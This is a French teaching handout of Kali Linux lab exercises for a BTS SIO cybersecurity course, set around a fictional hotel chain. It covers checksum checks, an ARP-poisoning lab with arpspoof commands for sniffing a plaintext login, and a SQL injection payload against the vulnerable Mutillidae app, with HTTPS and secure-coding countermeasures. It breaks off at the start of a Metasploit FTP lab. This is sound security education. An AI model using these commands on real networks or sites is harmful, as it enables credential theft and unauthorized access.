Utilisation de la distribution Kali dans le cadre du bloc 3 sur la cybersécurité

BOXTOBED

Propriétés	Description
Intitulé long	Utilisation de la distribution Kali dans le cadre du bloc 3 sur la cybersécurité.
Formation(s) concernée(s)	BTS Services Informatiques aux Organisations SLAM et SISR
Matière(s)	Bloc 3 SLAM et SISR – Cybersécurité des services informatiques
Présentation	Fiches pratiques de travaux en laboratoire permettant d'exploiter la distribution Kali Linux dans le cadre du bloc 3 sur la cybersécurité. Une fiche est commune aux deux options puis chaque option dispose de deux fiches spécifiques.
Compétences	• Protéger les données à caractère personnel ; • Garantir la disponibilité, l'intégrité et la confidentialité des services informatiques et des données de l'organisation face à des cyberattaques ; • Assurer la cybersécurité d'une infrastructure réseau, d'un système, d'un service ; • Assurer la cybersécurité d'une solution applicative et de son développement.
Savoirs	• Typologie des risques et leurs impacts ; • Principe de la sécurité : disponibilité, intégrité et confidentialité ; • Chiffrement, authentification et preuve : principes et techniques ; • Sécurité des applications Web : risques, menaces et protocoles ; • Cybersécurité : bonnes pratiques, normes et standards ; • Sécurité du développement d'application ; • Vulnérabilités et contre-mesures sur les problèmes courants de développement.
Transversalité	Bloc 1 et 2 du BTS SIO.
Prérequis	Administration système linux, bases TCP/IP.
Outils	Kali, metasploit, wapiti, metasploitable, ftp, mutillidae, wapiti.
Mots-clés	Kali, metasploit, wireshark, chiffrement, scanner de vulnérabilités.
Durée	De 2 à 4 h par fiche.
Auteur.e(s)	Patrice DIGNAN avec la relecture de Valérie Martinez et d'Amal Hecker.
Version	v 1.0
Date de publication	Mai 2021

Remarque

Les fiches pratiques des travaux en laboratoire peuvent se traiter de manière indépendante. Les fiches plus compliquées (fiches n°2, 3 et 5) peuvent être réalisées en deuxième année. Il est conseillé de faire des snapshots au fur et à mesure afin de pouvoir revenir en arrière en cas de besoin.

Travail à rendre

Une documentation par étudiant ou groupe de travail selon les instructions données par le professeur. Chaque documentation comporte des captures d'écrans ainsi que des descriptions sur les tâches réalisées pour parvenir aux résultats demandés.

Table des matières

Présentation du document....3
1 Objectif du document....3
2 Utilisation du document....3
Présentation du contexte....3
1 L'organisation cliente....3
2 Le prestataire informatique....3
3 Votre mission....3
4 Besoins exprimés par le gérant de BOXTOBED....3
5 Schéma de la maquette de test....4
Pré-requis technique....5
1 Environnement de travail....5
2 Téléchargement des machines virtuelles....5
Avertissement....5
Fiche pratique n°1 : Vérification de l'intégrité d'une ressource informatique....6
1 Présentation....6
1.1 Objectifs....6
1.2 Public....6
1.3 Scénario....6
2 Manipulations....6
2.1 Téléchargement de Notepad++ depuis le site officiel....6
2.2 Vérification de la somme de contrôle....7
Fiche pratique n°2 : Besoin de chiffrement des flux....9
1 Présentation....9
1.1 Objectifs....9
1.2 Public....9
1.3 Scénario....9
1.4 Logiciels utilisés....9
2 Manipulations....9
2.1 Empoisonnement du cache ARP via Arpspoof....9
2.2 Capture de trames....11
2.3 Contre-mesures....12
Fiche pratique n°3 : Codage sécurisé, notion d'injection SQL....14
1 Présentation....14
1.1 Objectifs....14
1.2 Public....14
1.3 Scénario....14
1.4 Outils....14
2 Manipulations....14
2.1 Préparation de l'environnement de travail....14
2.2 Manipulations côté attaquant : réalisation d'une injection SQL....15
2.3 Manipulations côté développeur : notion de codage sécurisé....15
Fiche pratique n°4 : Exploitation d'une faille applicative via Metasploit....16
1 Présentation....16
1.1 Objectifs....16
1.2 Public....16
1.3 Scénario....16
1.4 Outils....16
2 Manipulations....16
2.1 Découverte du serveur FTP et de sa version....16
2.2 Exploitation du Framework Metasploit....17
Fiche pratique n°5 : Codage sécurisé, scanner de vulnérabilités....20
1 Présentation....20
1.1 Objectifs....20
1.2 Public....20
1.3 Scénario....20
1.4 Outils....20
2 Manipulations....20
2.1 Application web cible....20
2.2 Options du scanner wapiti....20
2.3 Scan de l'application web Mutillidae....21
2.4 Rapport du scanner wapiti....21

Présentation générale

Présentation du document

1 Objectif du document

Ce support comporte des fiches pratiques de travaux en laboratoire permettant d'exploiter la distribution Kali Linux dans le cadre du bloc 3 sur la cybersécurité autour d'un contexte.
Ce document est destiné à la fois aux **enseignants** et aux **étudiants**. Les enseignants peuvent l'utiliser comme guide pour avoir des idées de travaux en laboratoire. La progression proposée pourra donc être modifiée et adaptée en fonction des outils disponibles et des spécificités de chaque établissement. Quant aux étudiants, ils peuvent utiliser ces fiches pour découvrir de nouveaux outils en liaison avec le bloc 3 pour enrichir leur apprentissage notamment dans le cadre d'un travail de veille technologique.

2 Utilisation du document

Chaque fiche pratique est un exemple destiné à aborder certaines compétences du bloc 3. **Les professeurs peuvent reprendre, en l'état, ces fiches pratiques ou les modifier pour les intégrer dans leurs travaux en laboratoire**. Le support vise les deux options SLAM et SISR et comporte cinq fiches : une fiche commune aux deux options et deux fiches spécifiques à chaque option.

Lorsque les activités sont spécifiques à une option, elles peuvent être traitées en deuxième année dans le bloc 3. Ces activités peuvent aussi être étudiées en première année si l'enseignant souhaite aborder ces notions pour les deux options SLAM et SISR.

Présentation du contexte

1 L'organisation cliente

BOXTOBED est une chaîne d'hôtels fondée en 2019 qui s'appuie sur le concept de logements conteneurs. Les bâtiments de BOXTOBED sont construits par empilement de conteneurs de marchandises mesurant 9 m².
Les chambres sont ainsi proposées à un prix très abordable pour des clients recherchant une solution simple et économique d'hébergement. Fort d'une croissance rapide de son activité, le gérant de BOXTOBED souhaite auditer la sécurité de son infrastructure numérique avant de proposer de nouveaux services à ses clients.

2 Le prestataire informatique

INFOSUR est une entreprise spécialisée en déploiement de solutions informatiques dans le domaine de la cybersécurité. Elle analyse les besoins de ses clients et propose des solutions pour développer leur sécurité numérique en conformité avec le RGPD via la réalisation de tests d'intrusion (pentest[1]).

3 Votre mission

Vous êtes une personne salariée de l'entreprise INFOSUR affectée au service du support informatique. Vous participez à l'étude du projet numérique de BOXTOBED et votre mission consiste à préparer l'intégration de la solution du client BOXTOBED. Cette préparation se fera sur une maquette de test constituée de machines virtuelles afin de préparer le projet.

1 Pentest : prestation sur mesure de « test de pénétration » visant à tester la sécurité d'une infrastructure numérique.

4 Besoins exprimés par le gérant de BOXTOBED

INFOSUR : Quels sont vos besoins ?

BOXTOBED : Nous souhaitons proposer de nouvelles prestations numériques pour nos clients. Nous avons plusieurs idées mais avant de les concrétiser, nous voulons auditer la sécurité de notre réseau informatique et de nos applications.

INFOSUR : Qu'attendez-vous de nous ?

BOXTOBED : Nous stockons des données à caractère personnel et nous voulons nous assurer de leur sécurité. Il faut que ces données restent privées et ne fassent l'objet d'aucune falsification.


Par ailleurs, notre réseau sert pour l'accès à internet de nos clients et pour la téléphonie. Nous voulons qu'il soit opérationnel tous les jours à toute heure. Nous souhaitons ainsi prévenir les ruptures d'accès qui pourraient nuire à notre réputation.

En outre, nous disposons d'un site internet et nous nous interrogeons sur sa sécurité. Enfin, beaucoup de logiciels que nous utilisons sont des solutions libres téléchargées gratuitement sur internet et susceptibles de comporter des vulnérabilités que nous devons connaître.

INFOSUR : C'est noté, je vais demander à notre technicien de déployer une maquette de test afin d'étudier votre situation puis je reviendrai vers vous.

5 Schéma de la maquette de test

Le schéma de la maquette (proposé par INFOSUR) servant de base de travail aux fiches pratiques est le suivant :



Proposition de plan d'adressage IP :

Machines	Descriptions	Adresse IP	Passerelle
Client légitime	Machine linux ou windows avec un navigateur	192.168.50.10/24	192.168.50.254
Hacker	Machine virtuelle Kali Linux	192.168.50.20/24	192.168.50.254
Serveur Mutillidae	Machine virtuelle metasploitable	172.16.10.5/24	172.16.10.254
Firewall	Firewall pfsense ou stormshield sous forme de machine virtuelle dans un premier temps.	interface 1 : 172.16.10.254 interface 2 : 192.168.50.254	Interface 3 : sortie internet via le réseau du lycée

Pré-requis technique

1 Environnement de travail

Disposer d'une machine physique avec 6 Go de RAM minimum ainsi que d'un processeur supportant les fonctions de virtualisation.

2 Téléchargement des machines virtuelles

Kali Linux

L'objectif de Kali Linux est de fournir une distribution basée sur Debian regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un système d'information, notamment le test d'intrusion. L'intérêt de Kali Linux est de comporter près de 300 outils déjà installés pour travailler dans le domaine de la cybersécurité. Ainsi, les étudiants n'ont pas à perdre de temps à installer les logiciels de sécurité dont ils vont avoir besoin.
Identifiant/mot de passe de connexion : kali / kali. Pour avoir un clavier français, lancer la commande : setxkbmap fr depuis une fenêtre shell.

Metasploitable

Metasploitable (version 2.0.0) est une distribution linux (ubuntu) intentionnellement vulnérable. Son objectif est d'apprendre à tester les principales vulnérabilités en liaison avec la distribution Kali Linux (https://sourceforge.net/projects/metasploitable). Première connexion : **msfadmin / msfadmin**. Pour avoir un clavier en français, il faut saisir la commande **loadkeys fr** puis valider.
C'est sur ce serveur que sera disponible le site mutillidae,

Le Firewall

Les étudiants peuvent utiliser un firewall Stormshield sous forme de machine virtuelle ou un pfsense. D'autres solutions peuvent être testées selon les possibilités de chaque établissement. Les fonctionnalités de NAT/PAT doivent au minimum être assurées par l'équipement physique ou virtuel. Les captures d'écrans de ce document s'appuient sur des machines virtuelles Stormshield. Une connexion à internet peut être nécessaire pour ajouter des paquets supplémentaires. **En outre, les machines virtuelles Stormshield ne peuvent être téléchargées que depuis le site officiel de Stormshield dans le cadre des partenariats avec des établissements ou avec le Certa.**

Avertissement

Il convient de compléter chaque démonstration par la présentation des contre-mesures correspondantes (bonnes pratiques de codage, contre-mesure de chiffrement…).

Fiche pratique n°1 : Vérification de l'intégrité d'une ressource informatique

1 Présentation

1.1 Objectifs

- Appliquer les bonnes pratiques en matière de téléchargement d'une ressource informatique.
- Utiliser des sommes de contrôle afin de garantir l'intégrité d'une ressource.

1.2 Public

Bloc 3 – 1ère année (SLAM et SISR).

1.3 Scénario

Les étudiants doivent télécharger le logiciel Notepad++. Lors du téléchargement, il convient de mettre en place les deux bonnes pratiques suivantes :

1- télécharger le logiciel depuis le site officiel de Notepad ;
2- vérifier la somme de contrôle du logiciel téléchargé.

Ces bonnes pratiques peuvent s'appliquer à toute ressource téléchargée dans le cadre de travaux en laboratoire informatique en option SLAM ou SISR. L'objectif est d'éviter le téléchargement d'une ressource non légitime pouvant contenir du code malveillant. Ce code peut permettre à un attaquant d'ouvrir une porte dérobée sur le serveur de la victime.
Exemple : une personne malveillante peut mettre sur internet une version de Notepad++ contenant du code malveillant et la proposer en téléchargement.

2 Manipulations

2.1 Téléchargement de Notepad++ depuis le site officiel

Il faut se rendre sur le site officiel de Notepad++: https://notepad-plus-plus.org/ puis aller dans la rubrique de téléchargement.
Sur la page de téléchargement, la somme de contrôle est affichée avec indication de l'algorithme de hachage utilisé.

Le lien permettant d'accéder aux sommes de contrôle est le suivant :
https://notepad-plus-plus.org/repository/7.x/7.5.4/npp.7.5.4.sha1.md5.digest.txt

Par exemple, pour ce qui est de la somme de contrôle en SHA1 :

```
SHA-1 Digest

9633920a02980be62273093c4364bd07b8bb64a2    npp.7.5.4.bin.7z
f6f63a8c489410f465ddbbd2d90f6ba97f590b48    npp.7.5.4.Installer.x64.exe
c5b0205a3aa9ed2c15ad9788281a27c083b044b8    npp.7.5.4.Installer.exe
2bded4510cbc4ecc93c3fcb42a686597ff5bfc36    npp.7.5.4.bin.zip
4034e9f182e52c0d92d9bcf3ff6996d665a0a34c    npp.7.5.4.bin.x64.zip
c61121bb1e04caaf8455528a6855cd0751043611    npp.7.5.4.bin.x64.7z
8bf3a4366060efc8d1fbb04e61e902c8ced9fa01    npp.7.5.4.bin.minimalist.x64.7z
f1ebc737c06c4577d60a56c255b71ff4b2355f26    npp.7.5.4.bin.minimalist.7z
```

Travail à faire 1

Q1. Télécharger la dernière version de Notepad++ correspondant à votre machine cliente (Windows ou Linux) depuis le site officiel du logiciel : https://notepad-plus-plus.org/downloads/v7.5.4[2]/

2 Dernière version à la date de la rédaction de ce document

Q2. Relever la somme de contrôle associée au fichier téléchargé. La copier dans un fichier à part (NotepadCheckSum.txt).

Q3. À l'aide de vos recherches sur internet, expliquer ce qu'est une somme de contrôle.


Q4. Quelles sont les principales différences entre les algorithmes MD5 et SHA256 ?

ALGORITHMES	EXPLICATIONS
MD5	
SHA256	

Q5. Une somme de contrôle permet-elle de garantir la confidentialité des échanges ?

2.2 Vérification de la somme de contrôle

Il existe plusieurs outils en ligne de commande qui permettent de calculer des sommes de contrôle d'un fichier. Par exemple, sous Linux, l'outil **sha1sum** peut être utilisé.




```
prof@host555:~/Téléchargements$ sha1sum npp.7.5.4.Installer.x64.exe > NotepadCheckSum.txt
prof@host555:~/Téléchargements$ more NotepadCheckSum.txt
f6f63a8c489410f465ddbbd2d90f6ba97f590b48  npp.7.5.4.Installer.x64.exe
```

La somme de contrôle calculée doit être identique à celle indiquée sur le site officiel. Il faut aussi faire attention à l'algorithme utilisé qui doit correspondre à celui indiqué sur le site officiel.

```
SHA-1 Digest

9633920a02980be62273093c4364bd07b8bb64a2    npp.7.5.4.bin.7z
f6f63a8c489410f465ddbbd2d90f6ba97f590b48    npp.7.5.4.Installer.x64.exe
```

La comparaison peut s'effectuer à l'aide de la commande **diff** sous Linux une fois la valeur de l'empreinte du fichier extraite.
Dans un environnement Windows, la somme de contrôle de la même ressource peut être générée à l'aide d'une commande PowerShell : Get-FileHash npp.7.5.4.Installer.x64.exe -Algorithm SHA1 | Format-List

```
PS C:\Users\Perso\Downloads> Get-FileHash .\npp.7.5.4.Installer.x64.exe -Algorithm SHA1 | Format-List


Algorithm : SHA1
Hash      : F6F63A8C489410F465DDBBD2D90F6BA97F590B48
Path      : C:\Users\Perso\Downloads\npp.7.5.4.Installer.x64.exe



PS C:\Users\Perso\Downloads> "F6F63A8C489410F465DDBBD2D90F6BA97F590B48" -eq "f6f63a8c489410f465ddbbd2d90f6ba97f590b48
True
```

Travail à faire 2

Q1. Vérifier que la somme de contrôle du logiciel téléchargé est authentique.

Q2. Conclure sur l'intérêt des calculs de sommes de contrôle dans le contexte BOXTOBED.

Fiche pratique n°2 : Besoin de chiffrement des flux

1 Présentation

1.1 Objectifs


- Mettre en place une écoute clandestine via un positionnement MITM (Man In The Middle) avec empoisonnement de cache ARP.
- Utiliser le protocole HTTPS afin de chiffrer les flux vers un serveur web en tant que contre-mesure.

1.2 Public

Bloc 3 – 1ère année.

1.3 Scénario

Un étudiant hacker empoisonne le cache ARP d'un autre étudiant (client légitime) et récupère le mot de passe de son compte Mutillidae via une connexion non sécurisée http. La contre-mesure passe par le chiffrement des conversations.
Il s'agit d'un classique du genre très facile à réaliser. Sur Kali, il est possible d'utiliser les outils **Ettercap** ou **arpspoof** pour réaliser l'empoisonnement du cache ARP.



1.4 Logiciels utilisés

- Arpspoof ou Ettercap (ou bettercap) via Kali Linux. Si la commande arpspoof n'est pas installée, il faut installer le paquet dsniff.
- Wireshark via Kali Linux.

2 Manipulations

2.1 Empoisonnement du cache ARP via arpspoof

L'empoisonnement du cache ARP permet de falsifier le cache ARP de la victime en associant, par exemple, l'adresse IP de la passerelle à l'adresse MAC du pirate. Ainsi, tout le flux passe par la machine du pirate qui peut se mettre en écoute avec un logiciel de capture de trames.

Consultation des caches ARP avant l'empoisonnement :


Par exemple, dans la capture d'écran ci-dessous, le cache ARP de la machine cliente légitime (prof@prof) est relevé avant la réalisation de l'attaque. La correspondance adresse ip/adresse MAC indiquée est donc non falsifiée.

```
prof@prof:~$ arp -a
? (192.168.50.254) à 08:00:27:7c:d2:7f [ether] sur enp0s3
```

Empoisonnement des caches ARP de la victime et de la passerelle :


L'étape suivante consiste à réaliser l'empoisonnement ARP. Depuis la machine pirate kali en ouvrant deux fenêtres de type terminal.

#arpspoof -t 192.168.50.10 192.168.50.254
#arpspoof -t 192.168.50.254 192.168.50.10



Configuration IP de la machine kali :

La configuration IP de la machine kali est donnée à titre d'illustration afin de pouvoir relever l'adresse IP et l'adresse MAC du pirate.



Consultation du cache ARP après l'empoisonnement :

Depuis la machine cliente légitime victime.

Dans cette capture d'écran, l'attaque est un succès car l'adresse IP de la passerelle est associée à l'adresse MAC du pirate kali.

Travail à faire 3

Q1. Démarrer les 4 machines de la maquette de test :

1. Kali ;
2. Metasploitable ;
3. Le client légitime sous forme de machine virtuelle Linux (plus léger) ;
4. Le firewall (stormshield, pfsense ou autre).

Remarque : la machine Kali du pirate doit jouer le rôle de routeur. Il faut donc activer le routage sur cette machine. Pour cela, ouvrir le fichier /etc/sysctl.conf, enlever le commentaire devant la ligne suivante et sauvegarder le fichier :

```
# Uncomment the next line to enable packet forwarding for IPv4
#net.ipv4.ip_forward=1
```

Il faut ensuite exécuter la commande suivante pour recharger les paramètres système : sysctl -p

Q2. Consulter le cache ARP de la machine cliente légitime avant de réaliser l'attaque.

ADRESSE MAC	ADRESSE IP

Q3. Rappeler la différence entre une adresse IP et une adresse MAC.

Q4. Depuis la machine Kali, réaliser une attaque de type empoisonnement de cache ARP ciblant le client légitime. Pour cela, suivre les étapes suivantes depuis la machine Kali :

1 – Ouvrir un premier terminal en root puis saisir la commande suivante :

#arpspoof -t @ip-client-victime @ip-passerelle

En remplaçant @ip-client-victime par l'adresse IP du client victime et @ip-passerelle par l'adresse IP de la passerelle sur le routeur.

2 – Ouvrir un second terminal en root puis saisir la commande suivante :

#arpspoof -t @ip-passerelle @ip-client-victime

En remplaçant @ip-client-victime par l'adresse IP du client victime et @ip-passerelle par l'adresse IP de la passerelle sur le routeur.

Q5. Consulter à nouveau le cache ARP de la machine cliente victime.

Que remarquez-vous ?

ADRESSE MAC	ADRESSE IP

2.2 Capture de trames

Dans la suite du labo, un étudiant utilise la machine du pirate pour réaliser une capture de trames sur le protocole HTTP depuis la machine kali. Lorsqu'un autre étudiant (client légitime) s'authentifie sur l'application Mutillidae de la machine Metasploitable en HTTP, le pirate peut capturer le mot de passe saisi.

Travail à faire 4

Q1. Depuis la machine kali, ouvrir le logiciel Wireshark puis configurer une écoute sur le protocole HTTP.

Q2. Depuis la machine cliente victime, se connecter au site Mutillidae. Créer un nouveau compte si cela est nécessaire.

Q3. À l'aide d'un analyseur de paquets depuis la machine kali du pirate, peut-on capturer le mot de passe saisi par le client légitime ?

Q4. Le flux n'étant pas chiffré, le pirate peut-il lire le mot de passe de la victime ? Réaliser la capture écran de cette interception.

2.3 Contre-mesures

1ère contre-mesure : chiffrement HTTPS

Le chiffrement des flux avec le protocole HTTPS n'empêche pas l'empoisonnement de cache ARP mais rend le flux capturé incompréhensible par l'attaquant.

2ème contre-mesure : inspection du cache ARP

Des outils permettent de contrôler les modifications du cache ARP afin de vérifier les modifications suspectes. On peut citer l'exemple de l'outil arpwatch.

Travail à faire 5

Q1. Configurer un virtualhost HTTPS sur l'application Mutillidae en suivant les étapes suivantes :

Depuis la machine Metasploitable qui héberge l'application Mutillidae:
1 – Ouvrir le fichier htaccess situé à la racine de l'application de Mutillidae :
#nano */var/www/mutillidae/.htacess*
Mettre en commentaire les trois lignes commençant par php_flag en ajoutant le caractère # devant :

```
## The following section disables PHP magic quoting feature.
## Turning these on will cause issues with Mutillidae.
## Note: Turning these on should NEVER be relied on as a method for securing ag$
## As of PHP 6 these options will be removed for exactley that reason.

## Donated by Kenny Kurtz
#php_flag magic_quotes_gpc off
#php_flag magic_quotes_sybase off
#php_flag magic_quotes_runtime off
```

2 – Se rendre dans le répertoire */etc/apache2/sites-enable puis créer le fichier default-ssl en y mettant le contenu suivant :*

```
 GNU nano 2.0.7            File: default-ssl

<IfModule mod_ssl.c>
        <VirtualHost 172.16.10.5:443>
                ServerName 172.16.10.5:443
                DocumentRoot /var/www

                SSLEngine On
                SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
                SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

                ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
                <Directory "/usr/lib/cgi-bin">
                        AllowOverride None
                        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
                        Order allow,deny
                        Allow from all
                </Directory>
        </VirtualHost>
</IfModule>
```

3 – Redémarrer le service apache en saisissant la commande suivante :

#/etc/init.d/apache2 restart

4 – Depuis la machine client légitime, se connecter à l'application Mutillidae en saisissant l'url suivante : https://172.16.10.5/mutillidae *puis accepter le certificat auto signé présenté par défaut via une exception de sécurité.*

Q2. En configurant un site en HTTPS, l'empoisonnement de cache ARP est-il toujours possible ? Peut-on encore capturer le mot de passe en clair ?

Q3. Conclure sur l'intérêt du chiffrement dans le contexte du client BOXTOBED.

Remarque : les étudiants plus rapides peuvent configurer une surveillance du cache ARP et répondre à la question suivante :

Q4. Expliquer pourquoi il peut être important de surveiller les caches ARP de son routeur.

Fiche pratique n°3 : Codage sécurisé, notion d'injection SQL

1 Présentation

1.1 Objectifs

- Appliquer les bonnes pratiques en matière de codage des applications web en PHP.
- Prévenir les attaques de type injection SQL.

1.2 Public


SLAM plutôt deuxième année.

1.3 Scénario

Un étudiant joue le rôle d'une personne malveillante et réalise une injection SQL afin de lister tous les comptes utilisateurs des membres d'un site. Il s'agit d'une brèche de confidentialité.
Le même étudiant (ou un autre via un jeu de rôle) analyse le code source de l'application dans le cadre de la mise en place d'un codage sécurisé.

1.4 Outils

Les étudiants travaillent avec l'application web pédagogique Mutillidae du groupe OWASP déjà installée sur Metasploitable. Pour plus d'informations, voir le côté labo sur le site du réseau CERTA via le lien suivant : *https://www.reseaucerta.org/securisation-des-applications-web-owasp-activite1.*



2 Manipulations

2.1 Préparation de l'environnement de travail

Utilisation des machines du contexte de travail (Kali, le firewall, la machine cliente victime et la machine serveur vulnérable Metasploitable).

Vérification de la connectivité des machines à l'aide de la commande ping.

Travail à faire 6

Q1. Démarrer l'ensemble des machines du contexte.

Q2. Vérifier leur connectivité à l'aide de la commande ping.

2.2 Manipulations côté attaquant : réalisation d'une injection SQL

Travail à faire 7

Q1. Se connecter sur la page d'accueil de l'application Mutillidae via son adresse IP ou son nom.

Q2. Tester l'injection SQL suivante :

Login = harry
Mot de passe = 'or 'a' = 'a
Après validation, la liste de tous les membres s'affiche.

2.3 Manipulations côté développeur : notion de codage sécurisé

Pour aborder la notion de codage sécurisé, l'étudiant peut comparer et étudier les codes sources de la page web vulnérable dans sa version sécurisée et non sécurisée.

Remarque concernant la version 2.1.19 de Mutillidae :

Si une erreur indique que la table metasploit.accounts n'existe pas, alors ouvrir le fichier **config.inc** dans **/var/www/mutillidae** et modifier le contenu de la variable **dbname** par la valeur suivante : $dbname = 'owasp10'.

Travail à faire 8

Q1. Positionner le niveau de sécurité de l'application Mutillidae à 5 en cliquant deux fois sur le bouton Toggle Security.

Q2. Après avoir positionné le niveau de sécurité à 5, tenter à nouveau l'injection SQL précédente. Que constatez-vous ?

Q3. Depuis la machine Metasploitable qui héberge l'application Mutillidae, ouvrir le fichier suivant : nano /var/www/*mutillidae*/login.php puis comparer le code dans sa version sécurisée et dans sa version non sécurisée.

Q4. Expliquer comment le code sécurisé de la page login.php permet d'empêcher l'injection SQL.

Q5. Conclure sur l'intérêt d'un codage sécurisé dans le contexte BOXTOBED.

Fiche pratique n°4 : Exploitation d'une faille applicative via Metasploit

1 Présentation

1.1 Objectifs

Exploiter une vulnérabilité sur un service réseau.
Mettre en place une contre-mesure de la vulnérabilité sur un service réseau.

1.2 Public

SISR plutôt en deuxième année.

1.3 Scénario


Dans ce scénario, il s'agit d'une attaque interne bien que **Metasploit** soit plutôt utilisé pour des attaques externes.
Un étudiant scanne le réseau avec l'outil **nmap** et découvre qu'un service FTP est disponible avec une version non patchée présentant une vulnérabilité. L'outil Metasploit est utilisé pour exploiter cette vulnérabilité et obtenir un terminal *root* sur le serveur FTP Metasploitable.

Un deuxième étudiant étudie les contre-mesures possibles :
- protections via le pare-feu (Stormshield, Pfsense…) ;
- mise à jour du logiciel FTP.

1.4 Outils

Serveur FTP vulnérable : VSFTPd 2.3.4 via Metasploitable.

Outil d'exploitation de la vulnérabilité : Metasploit via Kali.



2 Manipulations

Travail à faire 9

Q1. Préparer votre environnement de travail en démarrant l'ensemble des machines du contexte.

Q2. Se répartir les rôles en travaillant par groupe de deux ou individuellement :
